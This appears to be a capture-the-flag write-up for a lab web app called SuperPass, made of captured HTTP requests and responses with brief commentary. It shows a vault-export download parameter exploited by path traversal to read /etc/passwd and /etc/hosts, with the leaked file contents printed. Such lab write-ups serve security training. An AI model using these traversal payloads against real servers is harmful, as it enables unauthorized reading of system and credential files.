


```
GET /vault/export HTTP/1.1
Host: superpass.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=
9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e4846
35b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=
.eJwtzjkSwjAMAMC_qKawdVn0ZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYsz
aqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXk
tKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close


```

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 08 Mar 2023 02:56:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 269
Connection: close
Location: /download?fn=str0nk_export_3fd664acbf.csv
Vary: Cookie

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="
    /download?fn=str0nk_export_3fd664acbf.csv">
      /download?fn=str0nk_export_3fd664acbf.csv
    </a>
    . If not, click the link.

```

- Exporting the vault redirects to a link that downloads the .csv file


Redirected download request



```
GET /download?fn=str0nk_export_281375b7d5.csv HTTP/1.1
Host: superpass.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=
9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e4846
35b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=
.eJwtzjkSwjAMAMC_qKawdVn0ZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYsz
aqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXk
tKJaSRFJR04I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd000HK6JiBIw
Connection: close
```

- I immediatley thought of trying LFI (Local File Inclusion) payloads upon seeing this link.


LFI Test



```
GET /download?fn=../../../../../../../../etc/passwd HTTP/1.1
Host: superpass.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=
9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e4846
35b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=
.eJwtzjkSwjAMAMC_qKawdVn0ZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYsz
aqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXk
tKJaSRFJR04I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd000HK6JiBIw
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 08 Mar 2023 02:39:56 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 1744
Connection: close
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:
/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
nologin
```

- It works!! :DDD




```
GET /download?fn=../../../../../../../../etc/hosts HTTP/1.1
Host: superpass.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwtzjkSwjAMAMC_qKawdVnOZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYszaqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXktKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 08 Mar 2023 03:27:33 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 253
Connection: close
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

127.0.0.1 localhost superpass.htb test.superpass.htb
127.0.1.1 agile

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- Found a new subdomain (added to /etc/hosts)

